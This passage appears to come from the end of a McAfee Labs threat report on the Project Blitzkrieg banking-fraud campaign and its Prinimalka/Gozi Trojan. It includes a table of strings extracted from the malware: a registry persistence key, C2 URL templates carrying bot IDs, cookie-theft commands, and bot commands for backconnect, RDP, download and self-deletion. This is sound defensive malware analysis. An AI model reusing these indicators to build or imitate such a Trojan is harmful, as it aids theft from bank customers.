

Figure 22. Obfuscated .rdata region.

Figure 23. Unobfuscated .rdata region.

Because some Prinimalka developers did not take the time to obfuscate strings, some of the binaries we examined contained valuable information that helped us understand specific functions.

Address	Length	Type	String
.rdata:1AA...	00000009	C	#command
.rdata:1AA...	0000000A	C	nah_Shell
.rdata:1AA...	0000002E	C	SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
.rdata:1AA...	0000000F	C	\\nah_temp1.exe
.rdata:1AA...	00000014	C	SeShutdownPrivilege
.rdata:1AA...	00000013	C	\\\\.\\PHYSICALDRIVE0
.rdata:1AA...	0000000E	C	opt_idproject
.rdata:1AA...	0000000D	C	opt_pauseopt
.rdata:1AA...	0000000C	C	opt_server1
.rdata:1AA...	0000000B	C	opt_reserv
.rdata:1AA...	00000008	C	balance
.rdata:1AA...	0000000C	C	wininet.dll
.rdata:1AA...	00000010	C	nah_cookies.dat
.rdata:1AA...	00000027	C	http://%s/system/sync.py/cget?botid=%s
.rdata:1AA...	0000002A	C	SOFTWARE\\Microsoft\\Windows\\CurrentVersion
.rdata:1AA...	00000010	C	nah_control_crc
.rdata:1AA...	0000002E	C	http://%s%s?user_id=%s&version_id=%s&crc=%08x
.rdata:1AA...	0000000B	C	enable_rdp
.rdata:1AA...	0000000D	C	recv_cookies
.rdata:1AA...	0000000D	C	send_cookies
.rdata:1AA...	00000013	C	enable_backconnect
.rdata:1AA...	0000000C	C	changepause
.rdata:1AA...	0000000D	C	changereserv
.rdata:1AA...	0000000B	C	changehost
.rdata:1AA...	0000000E	C	changeversion
.rdata:1AA...	00000008	C	killwin
.rdata:1AA...	00000007	C	update
.rdata:1AA...	00000009	C	download
.rdata:1AA...	0000000B	C	deleteself
.rdata:1AA...	00000007	C	nah_id
.rdata:1AA...	00000009	C	%05u%05u

Figure 24. Unobfuscated .rdata region strings.

Conclusion

McAfee Labs believes that Project Blitzkrieg is a credible threat to the financial industry and appears to be moving forward as planned. Not only did we find evidence validating the existence of an early pilot campaign operated by vorVzakone and his group using the Trojan Prinimalka that infected at a minimum 300 to 500 victims across the United States, but we were also able to track additional campaigns as a result of the forum posting.

Some recent reports argue that vorVzakone has called off this attack because it has been made public. Yet it is possible that the publicity may merely drive his activities deeper underground.

Although Gozi and Prinimalka have been around for years, this attack combines both a technical, innovative backend with the tactics of a successful, organized cybercrime movement. A good example is that vorVzakone's group has also organized the mules for subscribing cybercriminals and provides an easy, dynamic administrative interface to select drops.

Project Blitzkrieg has boosted the use of Gozi by including features such as victim-machine cloning to avoid fraud detection systems and targeting smaller financial institutions in the hope of exploiting their lack of expertise in dealing with such incidents.

Although Project Blitzkrieg hasn't yet infected thousands of victims and we cannot directly confirm any cases of fraud, the attackers have managed to run an operation undetected for several months while infecting a few hundred. That subsequent campaigns using Prinimalka have popped up after the initial forum posting, though connecting to different infrastructure, suggests that other groups have bought into vorVzakone's offer.

About the Author

Ryan Sherstobitoff is a threats researcher with McAfee Labs. Formerly, he was Chief Security Strategist at Panda Security, where he managed the US strategic response for new and emerging threats. Sherstobitoff is widely recognized as a security and cloud computing expert.

About McAfee Labs

McAfee Labs is the global research team of McAfee. With the only research organization devoted to all threat vectors—malware, web, email, network, and vulnerabilities—McAfee Labs gathers intelligence from its millions of sensors and its cloud-based service McAfee Global Threat Intelligence™. The McAfee Labs team of 500 multidisciplinary researchers in 30 countries follows the complete range of threats in real time, identifying application vulnerabilities, analyzing and correlating risks, and enabling instant remediation to protect enterprises and the public. http://www.mcafee.com/labs

About McAfee

McAfee, a wholly owned subsidiary of Intel Corporation (NASDAQ:INTC), is the world's largest dedicated security technology company. McAfee delivers proactive and proven solutions and services that help secure systems, networks, and mobile devices around the world, allowing users to safely connect to the Internet, browse, and shop the web more securely. Backed by its unrivaled global threat intelligence, McAfee creates innovative products that empower home users, businesses, the public sector, and service providers by enabling them to prove compliance with regulations, protect data, prevent disruptions, identify vulnerabilities, and continuously monitor and improve their security. McAfee is relentlessly focused on constantly finding new ways to keep our customers safe. http://www.mcafee.com

[1] 'Project Blitzkrieg' Promises More Aggressive Cyberheists Against U.S. Banks," Krebs on Security. http://krebsonsecurity.com/tag/gozi-prinimalka/

[2] http://rules.emergingthreats.net/fwrules/emerging-PF-RBN.rules
http://doc.emergingthreats.net/pub/Main/RussianBusinessNetwork/RussianBusinessNetworkIPs.txt

McAfee
An Intel Company

2821 Mission College Boulevard
Santa Clara, CA 95054
888 847 8766
www.mcafee.com

56301wp_blitzkrieg_1112_fnl_ETMG